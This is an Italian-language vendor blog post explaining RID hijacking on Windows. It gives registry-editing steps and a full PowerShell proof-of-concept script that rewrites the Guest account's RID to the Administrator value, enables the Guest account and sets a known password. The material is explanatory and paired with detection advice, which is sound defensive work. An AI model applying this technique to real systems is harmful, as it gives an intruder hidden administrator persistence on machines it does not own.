
RID Hijacking: Come gli ospiti diventano amministratori
May 20, 2023
L'hijacking del RID è una tecnica di persistenza utilizzata dagli avversari che hanno compromesso una macchina Windows. In poche parole, gli aggressori usano il RID (identificatore relativo) dell'account Amministratore locale per concedere privilegi di amministratore all'account Ospite (o un altro account locale). In questo modo, possono prendere azioni utilizzando l'account Ospite, che normalmente non è sotto lo stesso livello di sorveglianza dell'account Amministratore, per espandere il loro attacco rimanendo non rilevati.
Contenuti correlati selezionati:
Come funziona l'attacco
Per eseguire il dirottamento RID, un avversario deve aver già compromesso una macchina e ottenuto privilegi amministrativi o di SYSTEM, poiché sono necessari per cambiare il valore RID dell'account Ospite in modo che corrisponda al RID dell'account Amministratore. Questi valori sono i seguenti:
- Amministratore: 0x1F4 in esadecimale (500 in decimale)
- Ospite: 0x1F5 in esadecimale (501 in decimale)
Passaggio 1. Nell'Editor del Registro di sistema, cerca sotto la chiave SAM la sottochiave Users. Quindi clicca su 000001F5 per visualizzare i dettagli dell'account Ospite:

Passaggio 2. Il valore F memorizza il RID dell'account. Per modificare quel valore, clicca con il tasto destro e seleziona Modifica dal menu. Si aprirà la finestra Modifica Valore Binario:

Passaggio 3. All'offset 30 si trova il valore 0x1F5, che è l'RID dell'account Ospite. Semplicemente cambia quel valore in 0x1F4, che è l'RID dell'account Amministratore.

Eseguendo il comando whoami sotto l'account Ospite si conferma che l'account Ospite ora ha il RID di Amministratore, che è l'ultima parte del SID visualizzato (500 in decimale):
Script di Proof of Concept
Ecco uno script che puoi utilizzare per eseguire una prova di concetto su questa vulnerabilità (disponibile anche su GitHub):
      <#
	Date 10/24/2018
	Author: Kevin Joyce
	Description: RID Hijacking - runs PowerShell as SYSTEM and modifies a registry value associated with the Guest account. Sets the RID to 500 (Administrator), enables and sets the password for the Guest account. The objective of this script is to be a proof of concept for a RID Hijacking persistence technique. This technique allows an attacker to use the Guest account with administrative privileges.

	USE WITH CAUTION. STEALTHBITS TECHNOLOGIES, INC. IS NOT RESPONSIBLE FOR ANY DAMAGES CAUSED BY ATTEMPTING TO USE THIS SCRIPT. IT IS POSSIBLE TO CORRUPT THE GUEST ACCOUNT IF SOMETHING GOES WRONG. IT IS SUGGESTED THAT THIS BE DONE ON A VIRTUAL MACHINE AFTER A SNAPSHOT HAS BEEN TAKEN.
	#>


	#set path of target key
	$key = 'HKLM:\SAM\SAM\Domains\Account\Users\000001F5'


	#get content of target value
	$binaryValue = (Get-ItemProperty -Path $key -Name "F")."F"


	#exports contents of current registry values, allows to roll back if corruption occurs
	reg export 'HKLM\SAM\SAM\Domains\Account\Users\000001F5' .\export.reg
	Write-Host 'Registry key exported.'


	#change guest RID at offset 0x30 to 244 (500) - default 245 - to set the RID back to 501 change $newValue below to 245
	$newValue = 244
	if ($binaryValue[48] -notin (244,245)){
	    throw 'Unknown value set at offset 0x30. Expected values: 244 or 245. Current value: ' + $binaryValue[48] +'.'
	    stop
	} else {
	    $binaryvalue[48] = $newValue
	    Write-Host 'Value at 0x30 set to '  $binaryValue[48]
	}


	#enable guest account at offset 0x38 to 20 - default 21 - to disable guest account change $newValue below to 21
	$newvalue = 20
	if ($binaryValue[56] -notin (20,21)){
	    throw 'Unknown value set at offset 0x38. Expected values: 20 or 21. Current value: ' + $binaryValue[56]+'.'
	    stop
	} else {
	    $binaryvalue[56] = $newvalue
	    Write-Host 'Value at 0x38 set to '  $binaryValue[56]
	}


	#iterate through every position from original value converting to hexadecimal and storing in new variable
	$hexValue = ''
	for ($i =0; $i -lt $binaryValue.length; $i++){
	    $hexValue += "{0:x2}" -f $binaryValue[$i]
		}
	Write-Host 'You are about to change the RID and enable the Guest account. Press enter to continue.'
	pause

	#set value of F to contents of variable
	reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F5" /v F /t REG_BINARY  /d $hexValue /f
	Write-Host 'Guest account enabled and RID set to 500.'


	#set Guest password
	$password = '!Password123!'
	net user guest $password
	Write-Host 'Guest account password set to' $password
	Write-Host ""


	Write-Host "Open a command prompt as Guest to see the new RID and privileges associated with the Guest account. Pressing enter will continue the script and roll back all changes besides the password of the Guest account."
	Write-Host ""
	Write-Host "To run a command promp as Guest, shift+right click cmd.exe and select Run as different user. When prompted enter .\Guest for the username and $password as the password. This will spawn a command prompt window. Once this pops up, enter 'whoami /all | more' to see information about the Guest account. Once complete, you can come back to this screen and press enter to continue."
	pause


	#imports exported contents of previous registry keys, rolls back all changes
	reg import .\export.reg
	Write-Host 'Registry key rolled back to original.'
	Write-Host 'Proof of concept complete.'
	pause
Come Netwrix può aiutare
Netwrix offre due soluzioni che possono aiutarti a difenderti dal RID hijacking:
- La soluzione Netwrix Privileged Access Management ti permette di individuare attività sospette legate agli account privilegiati, inclusi i tentativi di modificare gli account utente come avviene nel dirottamento di RID. Ti consente inoltre di imporre politiche delle password rigorose per prevenire l'accesso non autorizzato agli account privilegiati in primo luogo e di limitare l'uso degli account privilegiati solo alle attività che richiedono privilegi elevati.
- Netwrix Change Tracker audita le modifiche alla tua configurazione di sicurezza — inclusi i cambiamenti ai valori RID degli account di Active Directory.
Condividi su
Scopri di più
Informazioni sull'autore

Kevin Joyce
Direttore della Product Management
Direttore di Product Management presso Netwrix. Kevin ha una passione per la sicurezza informatica, in particolare per comprendere le tattiche e le tecniche che gli aggressori utilizzano per sfruttare gli ambienti delle organizzazioni. Con otto anni di esperienza nel product management, concentrandosi su Active Directory e la sicurezza di Windows, ha trasformato quella passione nell'aiutare a costruire soluzioni per le organizzazioni per proteggere le loro identità, infrastrutture e dati.